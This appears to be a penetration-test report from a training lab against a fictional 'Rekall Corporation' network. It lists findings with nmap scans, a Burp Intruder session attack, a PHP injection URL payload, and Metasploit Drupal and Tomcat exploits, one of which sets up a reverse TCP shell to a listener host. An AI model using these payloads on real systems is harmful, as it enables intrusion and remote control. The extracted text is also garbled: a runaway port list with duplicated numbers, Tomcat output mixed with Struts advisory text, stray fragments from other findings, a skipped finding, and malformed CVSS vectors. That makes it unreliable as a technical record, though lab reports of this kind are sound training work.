Images	 

**Burp Suite Community Edition v1.6.1**

**Proxy** **Intruder** **Repeater** **Window** **Help**

**Target** **Positions** **Payloads** **Resource Pool** **Options**

**(?) Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined and customized in different ways.

Payload set:  Payload count: 0  
 Payload type:  Request count: 0

**(?) Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random


From:   
 To:   
 Step:   
 How many:

**2. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file**

Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items <input type="text"/>								
Request	Payload	Status	Error	Timeout	Length	Comment		
75	74	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
76	75	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
77	76	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
78	77	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
79	78	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
80	79	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
81	80	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
82	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
83	82	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
84	83	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
85	84	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
86	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
87	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
88	87	200	<input type="checkbox"/>	<input type="checkbox"/>	7560			
89	88	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
90	89	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
91	90	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
92	91	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
93	92	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
94	93	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
95	94	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
96	95	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
97	96	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
98	97	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
99	98	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
100	99	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			
101	100	200	<input type="checkbox"/>	<input type="checkbox"/>	7514			

Finished

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	It is recommended to use generated cookies to handle the admin sessions. By using this method the current exploit would not work.

Vulnerability 12	Findings
Title	PHP Injection
Type	Web App
Risk Rating	Critical
Description	<p>In testing the souvenirs.php page of the web app. I injected a system command into the url and discovered the website reacted to it as seen below. If a script was injected into the url with malicious intent, the consequences could be critical.</p> <p>The commands such as /etc/shadow and ls as tried below did not reveal much of use however.</p>
Images	 <p>The screenshot shows a browser window with the URL 192.168.14.35/souvenirs.php?message="system('ls')". The page content includes the Rekall Corporation logo and slogan "Souvenirs for your VR experience". Below the slogan, there is a message: "Dont come back from your empty handed!" followed by "Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...". A command injection payload, "system('ls')", is visible in the source code. The response message "Congrats, flag 13 is jdka7sk23dd" is also shown.</p>
Affected Hosts	192.168.14.35
Remediation	Sanitize user input so that the PHP injection is not possible via the URL.

Vulnerability 13	Findings
Title	Drupal Remote Shell
Type	Linux OS
Risk Rating	Critical
Description	An nmap revealed an outdated Drupal service on port 80 which can be exploited using a module in metasploit pictured below.
	<pre>[root@kali:~] # sudo nmap -Pn -T5 -A -o 192.168.13.13 Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 05:03 EDT Nmap scan report for 192.168.13.13 Host is up (0.000074s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http   Apache httpd 2.4.25 ((Debian))   http-robots.txt: 22 disallowed entries (15 shown)   /core/ /profiles/ /README.txt /web.config /admin/   /comment/reply/ /filter/tips /node/add/ /search/ /user/register/   /user/password/ /user/login/ /user/logout/ /index.php/admin/  /_index.php/comment/reply/  _http-title: Home   Drupal CVE-2019-6340  _http-generator: Drupal 8 (https://www.drupal.org)  _http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop  TRACEROUTE HOP RTT      ADDRESS 1  0.07 ms  192.168.13.13  OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds</pre>
Images	<p>The screenshot shows the Metasploit framework interface. The top part displays the command <code>msf6 exploit(unix/webapp/drupal_restext_unserialize) &gt; show payloads</code>. Below it, the "Compatible Payloads" table lists various payload options. The bottom part shows the command <code>msf6 exploit(unix/webapp/drupal_restext_unserialize) &gt; run</code> and its output, which includes a detailed exploit configuration and the successful creation of a meterpreter session.</p>
Affected Hosts	192.168.13.13
Remediation	Recommendation to update this service to above 8.5.11 to reduce the risk of PHP code injection.


Vulnerability 14		Findings
Title	Struts2 Remote Shell	
Type	Linux OS	
Risk Rating	Critical	
Description	<p>Apache Struts 2.3.5 - 2.3.31 - Jakarta Multipart Parcer RCE.</p> <p>As revealed below in a nessus scan an unauthenticated remote attacker can potentially inject their own values and code into a header request.</p> <p>The struts2 exploit was proven to be an issue with a remote shell tested with root access.</p>	
Images	<p>Apache Struts 2.3.5 - 2.3.31 / 2.5.x &lt; 2.5.10.1 Jakarta Multipart Parser RCE (remote)</p> <p>Description</p> <p>The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p> <p>Solution</p> <p>Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.</p> <p>Alternatively, apply the workaround referenced in the vendor advisory.</p> <p>See Also</p> <ul style="list-style-type: none"> <li><a href="http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html">http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html</a></li> <li><a href="http://www.nessus.org/#!/77ec654">http://www.nessus.org/#!/77ec654</a></li> <li><a href="https://wiki.apache.org/conference/display/WN/Version+Notes+2.5.10.1">https://wiki.apache.org/conference/display/WN/Version+Notes+2.5.10.1</a></li> <li><a href="https://wiki.apache.org/conference/display/WN/52.045">https://wiki.apache.org/conference/display/WN/52.045</a></li> </ul> <p>Output</p> <pre>GET / HTTP/1.1 Host: 192.168.13.12:8080 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.1 Accept-Language: en-US,en;q=0.9 Content-Type: application/x-www-form-urlencoded Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*</pre> <p>Plugin Details</p> <p>Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuse Published: March 8, 2017 Modified: November 30, 2021</p> <p>Risk Information</p> <p>Risk Factor: Critical CVSS v3.0 Base Score: 10.0 CVSS v3.0 Vector: CVSS:3.0/AV/N/AC/LP/R/UF/RC CVSS v3.0 Temporal Vector: CVSS3.0/EH/RL/RC CVSS v3.0 Temporal Score: 9.5 CVSS v2.0 Base Score: 10.0 CVSS v2.0 Temporal Score: 8.7 CVSS v2.0 Vector: CVSS:2.0/AV/N/AC/L/UF/C CVSS v2.0 Temporal Vector: CVSS2.0/EH/RL/RC CVSS v2.0 Temporal Score: 9.5</p> <p>Vulnerability Information</p> <p>CPE: cpe:/a:apache:struts Exploit Available: true</p>	
	<pre>[root@kali:~] # sudo nmap -T5 --script vuln 192.168.13.12 -p 8080,80,443,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,5000,5001,5002,5003,5004,5005,5006,5007,5008,5009,5010,5011,5012,5013,5014,5015,5016,5017,5018,5019,5020,5021,5022,5023,5024,5025,5026,5027,5028,5029,5030,5031,5032,5033,5034,5035,5036,5037,5038,5039,5040,5041,5042,5043,5044,5045,5046,5047,5048,5049,5050,5051,5052,5053,5054,5055,5056,5057,5058,5059,5060,5061,5062,5063,5064,5065,5066,5067,5068,5069,5070,5071,5072,5073,5074,5075,5076,5077,5078,5079,5080,5081,5082,5083,5084,5085,5086,5087,5088,5089,5090,5091,5092,5093,5094,5095,5096,5097,5098,5099,50100,50101,50102,50103,50104,50105,50106,50107,50108,50109,50110,50111,50112,50113,50114,50115,50116,50117,50118,50119,50120,50121,50122,50123,50124,50125,50126,50127,50128,50129,50130,50131,50132,50133,50134,50135,50136,50137,50138,50139,50140,50141,50142,50143,50144,50145,50146,50147,50148,50149,50150,50151,50152,50153,50154,50155,50156,50157,50158,50159,50160,50161,50162,50163,50164,50165,50166,50167,50168,50169,50170,50171,50172,50173,50174,50175,50176,50177,50178,50179,50180,50181,50182,50183,50184,50185,50186,50187,50188,50189,50190,50191,50192,50193,50194,50195,50196,50197,50198,50199,50200,50201,50202,50203,50204,50205,50206,50207,50208,50209,50210,50211,50212,50213,50214,50215,50216,50217,50218,50219,50220,50221,50222,50223,50224,50225,50226,50227,50228,50229,50230,50231,50232,50233,50234,50235,50236,50237,50238,50239,50240,50241,50242,50243,50244,50245,50246,50247,50248,50249,50250,50251,50252,50253,50254,50255,50256,50257,50258,50259,50260,50261,50262,50263,50264,50265,50266,50267,50268,50269,50270,50271,50272,50273,50274,50275,50276,50277,50278,50279,50280,50281,50282,50283,50284,50285,50286,50287,50288,50289,50290,50291,50292,50293,50294,50295,50296,50297,50298,50299,50299,50300,50301,50302,50303,50304,50305,50306,50307,50308,50309,50310,50311,50312,50313,50314,50315,50316,50317,50318,50319,50320,50321,50322,50323,50324,50325,50326,50327,50328,50329,50330,50331,50332,50333,50334,50335,50336,50337,50338,50339,50340,50341,50342,50343,50344,50345,50346,50347,50348,50349,50350,50351,50352,50353,50354,50355,50356,50357,50358,50359,50360,50361,50362,50363,50364,50365,50366,50367,50368,50369,50370,50371,50372,50373,50374,50375,50376,50377,50378,50379,50380,50381,50382,50383,50384,50385,50386,50387,50388,50389,50390,50391,50392,50393,50394,50395,50396,50397,50398,50399,50399,50400,50401,50402,50403,50404,50405,50406,50407,50408,50409,50410,50411,50412,50413,50414,50415,50416,50417,50418,50419,50420,50421,50422,50423,50424,50425,50426,50427,50428,50429,50430,50431,50432,50433,50434,50435,50436,50437,50438,50439,50440,50441,50442,50443,50444,50445,50446,50447,50448,50449,50449,50450,50451,50452,50453,50454,50455,50456,50457,50458,50459,50459,50460,50461,50462,50463,50464,50465,50466,50467,50468,50469,50469,50470,50471,50472,50473,50474,50475,50476,50477,50478,50479,50479,50480,50481,50482,50483,50484,50485,50486,50487,50488,50489,50489,50490,50491,50492,50493,50494,50495,50496,50497,50498,50499,50499,50500,50501,50502,50503,50504,50505,50506,50507,50508,50509,50509,50510,50511,50512,50513,50514,50515,50516,50517,50518,50519,50519,50520,50521,50522,50523,50524,50525,50526,50527,50528,50529,50529,50530,50531,50532,50533,50534,50535,50536,50537,50538,50539,50539,50540,50541,50542,50543,50544,50545,50546,50547,50548,50549,50549,50550,50551,50552,50553,50554,50555,50556,50557,50558,50559,50559,50560,50561,50562,50563,50564,50565,50566,50567,50568,50569,50569,50570,50571,50572,50573,50574,50575,50576,50577,50578,50579,50579,50580,50581,50582,50583,50584,50585,50586,50587,50588,50589,50589,50590,50591,50592,50593,50594,50595,50596,50597,50598,50599,50599,50600,50601,50602,50603,50604,50605,50606,50607,50608,50609,50609,50610,50611,50612,50613,50614,50615,50616,50617,50618,50619,50619,50620,50621,50622,50623,50624,50625,50626,50627,50628,50629,50629,50630,50631,50632,50633,50634,50635,50636,50637,50638,50639,50639,50640,50641,50642,50643,50644,50645,50646,50647,50648,50649,50649,50650,50651,50652,50653,50654,50655,50656,50657,50658,50659,50659,50660,50661,50662,50663,50664,50665,50666,50667,50668,50669,50669,50670,50671,50672,50673,50674,50675,50676,50677,50678,50679,50679,50680,50681,50682,50683,50684,50685,50686,50687,50688,50689,50689,50690,50691,50692,50693,50694,50695,50696,50697,50698,50699,50699,50700,50701,50702,50703,50704,50705,50706,50707,50708,50709,50709,50710,50711,50712,50713,50714,50715,50716,50717,50718,50719,50719,50720,50721,50722,50723,50724,50725,50726,50727,50728,50729,50729,50730,50731,50732,50733,50734,50735,50736,50737,50738,50739,50739,50740,50741,50742,50743,50744,50745,50746,50747,50748,50749,50749,50750,50751,50752,50753,50754,50755,50756,50757,50758,50759,50759,50760,50761,50762,50763,50764,50765,50766,50767,50768,50769,50769,50770,50771,50772,50773,50774,50775,50776,50777,50778,50779,50779,50780,50781,50782,50783,50784,50785,50786,50787,50788,50789,50789,50790,50791,50792,50793,50794,50795,50796,50797,50798,50799,50799,50800,50801,50802,50803,50804,50805,50806,50807,50808,50809,50809,50810,50811,50812,50813,50814,50815,50816,50817,50818,50819,50819,50820,50821,50822,50823,50824,50825,50826,50827,50828,50829,50829,50830,50831,50832,50833,50834,50835,50836,50837,50838,50839,50839,50840,50841,50842,50843,50844,50845,50846,50847,50848,50849,50849,50850,50851,50852,50853,50854,50855,50856,50857,50858,50859,50859,50860,50861,50862,50863,50864,50865,50866,50867,50868,50869,50869,50870,50871,50872,50873,50874,50875,50876,50877,50878,50879,50879,50880,50881,50882,50883,50884,50885,50886,50887,50888,50889,50889,50890,50891,50892,50893,50894,50895,50896,50897,50898,50899,50899,50900,50901,50902,50903,50904,50905,50906,50907,50908,50909,50909,50910,50911,50912,50913,50914,50915,50916,50917,50918,50919,50919,50920,50921,50922,50923,50924,50925,50926,50927,50928,50929,50929,50930,50931,50932,50933,50934,50935,50936,50937,50938,50939,50939,50940,50941,50942,50943,50944,50945,50946,50947,50948,50949,50949,50950,50951,50952,50953,50954,50955,50956,50957,50958,50959,50959,50960,50961,50962,50963,50964,50965,50966,50967,50968,50969,50969,50970,50971,50972,50973,50974,50975,50976,50977,50978,50979,50979,50980,50981,50982,50983,50984,50985,50986,50987,50988,50989,50989,50990,50991,50992,50993,50994,50995,50996,50997,50998,50999,50999,51000,51001,51002,51003,51004,51005,51006,51007,51008,51009,51009,51010,51011,51012,51013,51014,51015,51016,51017,51018,51019,51019,51020,51021,51022,51023,51024,51025,51026,51027,51028,51029,51029,51030,51031,51032,51033,51034,51035,51036,51037,51038,51039,51039,51040,51041,51042,51043,51044,51045,51046,51047,51048,51049,51049,51050,51051,51052,51053,51054,51055,51056,51057,51058,51059,51059,51060,51061,51062,51063,51064,51065,51066,51067,51068,51069,51069,51070,51071,51072,51073,51074,51075,51076,51077,51078,51079,51079,51080,51081,51082,51083,51084,51085,51086,51087,51088,51089,51089,51090,51091,51092,51093,51094,51095,51096,51097,51098,51099,51099,51100,51101,51102,51103,51104,51105,51106,51107,51108,51109,51109,51110,51111,51112,51113,51114,51115,51116,51117,51118,51119,51119,51120,51121,51122,51123,51124,51125,51126,51127,51128,51129,51129,51130,51131,51132,51133,51134,51135,51136,51137,51138,51139,51139,51140,51141,51142,51143,51144,51145,51146,51147,51148,51149,51149,51150,51151,51152,51153,51154,51155,51156,51157,51158,51159,51159,51160,51161,51162,51163,51164,51165,51166,51167,51168,51169,51169,51170,51171,51172,51173,51174,51175,51176,51177,51178,51179,51179,51180,51181,51182,51183,51184,51185,51186,51187,51188,51189,51189,51190,51191,51192,51193,51194,51195,51196,51197,51198,51199,51199,51200,51201,51202,51203,51204,51205,51206,51207,51208,51209,51209,51210,51211,51212,51213,51214,51215,51216,51217,51218,51219,51219,51220,51221,51222,51223,51224,51225,51226,51227,51228,51229,51229,51230,51231,51232,51233,51234,51235,51236,51237,51238,51239,51239,51240,51241,51242,51243,51244,51245,51246,51247,51248,51249,51249,51250,51251,51252,51253,51254,51255,51256,51257,51258,51259,51259,51260,51261,51262,51263,51264,51265,51266,51267,51268,51269,51269,51270,51271,51272,51273,51274,51275,51276,51277,51278,51279,51279,51280,51281,51282,51283,51284,51285,51286,51287,51288,51289,51289,51290,51291,51292,51293,51294,51295,51296,51297,51298,51299,51299,51300,51301,51302,51303,51304,51305,51306,51307,51308,51309,51309,51310,51311,51312,51313,51314,51315,51316,51317,51318,51319,51319,51320,51321,51322,51323,51324,51325,51326,51327,51328,51329,51329,51330,51331,51332,51333,51334,51335,51336,51337,51338,51339,51339,51340,51341,51342,51343,51344,51345,51346,51347,51348,51349,51349,51350,51351,51352,51353,51354,51355,51356,51357,51358,51359,51359,51360,51361,51362,51363,51364,51365,51366,51367,51368,51369,51369,51370,51371,51372,51373,51374,51375,51376,51377,51378,51379,51379,51380,51381,51382,51383,51384,51385,51386,51387,51388,51389,51389,51390,51391,51392,51393,51394,51395,51396,51397,51398,51399,51399,51400,51401,51402,51403,51404,51405,51406,51407,51408,51409,51409,51410,51411,51412,51413,51414,51415,51416,51417,51418,51419,51419,51420,51421,51422,51423,51424,51425,51426,51427,51428,51429,5</pre>	


Affected Hosts	192.168.13.12
Remediation	<p>Update the Apache Struts2 service.</p> <p>Configure the default web server to not be running root. So if a command injection does occur they have limited commands and access.</p>

Vulnerability 15	Findings
Title	Apache Tomcat Remote Shell
Type	Linux OS
Risk Rating	Critical
Description	A root shell is accessible through an exploit of the Apache Tomcat service. The service is visible on a scan of port 8080. Apache Tomcat 8.5.0 As shown below an exploit of this makes a root shell accessible.

```
[root@kali:~]# sudo nmap -A -Pn -O -T5 192.168.13.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 05:26 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000092s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4, cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.09 ms  192.168.13.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
Alternatively, apply the workaround referenced in the vendor advisory.
[root@kali:~]# msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options
[*] No payload configured, defaulting to generic/shell_reverse_tcp
[*] The target host(s) specified in the exploit module is affected by a remote code execution vulnerability in the Jakarta
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
[*] Set the value in the HTTP request to potentially execute arbitrary code, subject to the privileges of the web server user.
Name      Current Setting  Required  Description
_____
Proxies      Set to  no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      Set to  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
RPORT        8080          Up to date  The target port (TCP)
SSL          false          Always apply Negotiate SSL/TLS for outgoing connections
TARGETURI    /             yes       The URI path of the Tomcat installation
VHOST        no            HTTP server virtual host
See Also
Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST        172.31.167.69  yes       The listen address (an interface may be specified)
LPORT        4444          yes       The listen port
Output
Exploit target:
Id Name
-- --
0 Automatic
[*] Exploit was able to exploit the issue using the following configuration.
[*] Target: 192.168.13.10:8080
[*] Listener: 172.31.173.35:4444
[*] Request: GET / HTTP/1.1
[*] Headers: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
[*] Body: <br>                                 |
| Affected Hosts   | 172.22.117.20                                                                                                                                                                                               |
| Remediation      | <p>Passwords should be stored in private places. Never exposed to the internet.</p> <p>Recommendation is a password manager.</p>                                                                            |

| Vulnerability 17 | Findings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Title            | Anonymous FTP Login                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Type             | Windows OS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Risk Rating      | Critical                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Description      | An nmap revealed an open FTP port with anonymous access. As shown below a login is therefore possible and sensitive information can be accessed.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|                  | <pre>Nmap scan report for Windows10 (172.22.117.20) Host is up (0.0008s latency). Not shown: 990 closed tcp ports (reset) PORT      STATE SERVICE      VERSION 21/tcp    open  ftp          FileZilla ftpt 0.9.41 beta  _ftp-syst:  _SYST: UNIX emulated by FileZilla  _ftp-bounce: bounce working!  _ftp-anon: Anonymous FTP login allowed (FTP code 230)  _r--r-- 1 ftp ftpt      32 Feb 15 2022 flag3.txt 25/tcp    open  smtp         SLMail smtpd 5.5.0.4433   smtp-commands: rekall.local, 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN  _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp    open  finger        SLMail finger  _finger: Finger online user list request denied.\x0d 80/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)  _http-title: 401 Unauthorized  _http-auth:   HTTP/1.1 401 Unauthorized\x0d  _Basic realm=Restricted Content  _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 106/tcp   open  pop3pw       SLMail pop3pw 110/tcp   open  pop3         BVRP Software SLMAIL pop3d 135/tcp   open  msrpc        Microsoft Windows RPC 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn 443/tcp   open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)  _ssl-date: TLS randomness does not represent time  _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2  _ssl-cert: Subject: commonName=localhost   Not valid before: 2020-11-10T22:00:00Z</pre> |
| Images           |  <pre>(root㉿kali)-[~] └─# ls Desktop  Downloads  file3.jpg  'LinEnum.jpg (copy 1).jpg.php'  Music  Public  Templates Documents  file2.jpg  flag3.txt  LinEnum.sh                  Pictures  Scripts  Videos  └─# cat flag3.txt 89cb548970d44f348bb63622353ae278  └─#</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Affected Hosts   | 172.22.117.20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Remediation      | Configure the FTP to require a log in.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |

